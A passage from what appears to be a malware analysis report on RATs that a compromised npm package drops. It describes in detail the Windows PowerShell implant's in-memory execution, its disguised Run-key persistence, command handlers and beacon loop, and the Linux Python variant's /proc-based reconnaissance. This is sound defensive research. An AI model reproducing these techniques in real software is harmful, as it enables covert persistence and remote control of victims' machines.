 Figure 9: Anti-forensics: fs.unlink(self), fs.unlink(package.json), fs.rename(package.md → package.json)
When it's done, node_modules/plain-crypto-js/ looks like a perfectly normal, slightly outdated JavaScript package. The dropper is gone, the malicious manifest is gone, and a clean replacement sits in its place.
The dropper is gone. The RAT is not. Here is what each variant does once it's running.
Windows RAT: PowerShell In-Memory Implant
The Windows payload is a PowerShell script that never touches disk as a standalone file. It's downloaded and executed entirely in memory through an Invoke-WebRequest and ScriptBlock chain. It's the only variant of the three that bothers with persistence. Once it's running, it immediately sets up a mechanism to survive reboots, starts collecting system information, and begins beaconing to the C2 server every 60 seconds.
Initialization and Persistence
The RAT's first action on execution is to establish persistence so it can survive a system reboot. It generates a random 16-character alphanumeric session UID that uniquely identifies this victim, then pulls a comprehensive system profile using WMI queries: hostname, username, full OS version with architecture, timezone, last boot time, OS install date, hardware model, and CPU type. With that data collected, it creates a hidden batch file at %PROGRAMDATA%\system.bat and registers it as a startup item through the Registry Run key HKCU...\CurrentVersion\Run with the value name "MicrosoftUpdate", chosen specifically to look like a legitimate Windows Update entry during casual inspection.
 Figure 10: Windows RAT initialization: system recon via WMI, persistence setup (MicrosoftUpdate Run key), and C2 communication function with fake IE8 User-Agent
C2 communication goes through System.Net.WebClient with a fake IE8 User-Agent string. All request bodies are JSON-serialized, UTF-8 encoded, then Base64-wrapped. This encoding pipeline is the same across all three platform variants.
Script Execution Handler
The runscript command is where the attacker gets arbitrary PowerShell execution on the victim's machine. We found three distinct execution paths in the handler, each designed for a different scenario. When the C2 sends just a parameter with no script body, the RAT executes it as a direct PowerShell command.
The content gets double-encoded (UTF-16 then Base64) and passed through PowerShell's -EncodedCommand flag, keeping everything entirely in memory with no filesystem artifacts. Larger scripts that exceed command-line length limits get written to a temporary .ps1 file with a random GUID filename in %TEMP%, executed via the -File parameter, and immediately deleted afterward.
 Figure 11: Do-Action-Scpt: three execution paths. direct command, in-memory EncodedCommand (<10KB), and a temp file for large scripts
The in-memory path leaves no filesystem artifacts. The temp file path is only a fallback for scripts that exceed command-line length limits.
Command Dispatcher
The command dispatcher function sits at the center of the RAT's operation. Every time a beacon comes back from the C2 with data in the response, this function parses the JSON, reads the "type" field, and routes the request to the appropriate handler.
It supports four command types: kill to gracefully terminate the RAT, peinject for in-memory .NET assembly injection into cmd.exe, runscript for arbitrary PowerShell execution, and rundir for remote filesystem browsing with detailed metadata.
 Figure 12: Process-Request: command dispatcher handling kill (exit 0), peinject (.NET Reflection), runscript, and rundir
On a peinject command, the handler loads a .NET DLL via Reflection, grabs Extension.SubRoutine.Run2, and invokes it to inject a payload into cmd.exe. The variable names are reversed on purpose. $rotjni is "injtor" and $daolyap is "payload" spelled backwards.
Beacon Loop
The main function starts by detecting the CPU architecture (x64 vs ARM), then sends the initial FirstInfo beacon to the C2 with directory listings of the user's Documents, Desktop, OneDrive, AppData\Roaming, and every filesystem drive root. This gives the attacker an immediate map of the victim's file system before any commands are even sent. After that, it enters an infinite loop that beacons every 60 seconds. The first iteration sends the complete system profile, including a full process list from WMI. Every subsequent iteration sends just a timestamp heartbeat to keep the connection alive without wasting bandwidth.
 Figure 13: Main work() function: architecture detection, FirstInfo beacon, Win32_Process enumeration
Here's the beacon data structure: the first beacon carries the full system profile, subsequent ones just carry a timestamp. Each response gets checked for C2 commands:
 Figure 14: Beacon loop: full BaseInfo with system profile on first iteration, then heartbeat-only, with 60-second sleep interval
The Linux variant strips everything back. No staging, no binary renaming, just a Python script and a shell command.
Linux RAT: Python Backdoor
The Linux variant is written entirely in Python 3 using only standard library modules. no pip installs, no external dependencies, nothing that would require a package manager. It mirrors the Windows RAT's full functionality with the same four C2 commands, the same JSON protocol, and the same Base64 encoding pipeline. The zero-dependency approach is a practical choice: the dropper can't guarantee pip is available, but Python 3 ships with nearly every modern Linux distribution.
System Reconnaissance
The RAT collects system information through Linux-specific methods that read directly from the kernel's virtual filesystems. It pulls the hostname from /proc/sys/kernel/hostname, calculates the boot time by reading uptime from /proc/uptime and subtracting it from the current time, estimates the OS installation date from the creation timestamp of /var/log/installer or /var/log/dpkg.log (depending on the distribution), and reads hardware vendor and model strings from /sys/class/dmi/id/sys_vendor and /sys/class/dmi/id/product_name. The recon functions are shown below:
 Figure 15: Linux recon functions: get_os() for architecture detection, get_boot_time() via /proc/uptime, get_host_name(), get_user_name()
The hardware ID functions try to read DMI sysfs files that need root access. If the RAT is running as a regular user, those values come back as empty strings silently.
 Figure 16: System info collection: get_installation_time() via dpkg logs, get_system_info() reading /sys/class/dmi for vendor and product name
Process Enumeration
Where the Windows variant uses WMI to enumerate processes, the Linux RAT walks the /proc filesystem directly. For each numeric directory under /proc (each one representing a running process), it reads the full command line from /proc/[pid]/cmdline (where null bytes separate the arguments), extracts the parent PID and process start time from /proc/[pid]/stat, reads the effective UID from /proc/[pid]/status, and resolves that UID to a username by parsing /etc/passwd line by line. It's more work than calling a single WMI query, but it achieves the same result without any external dependencies.
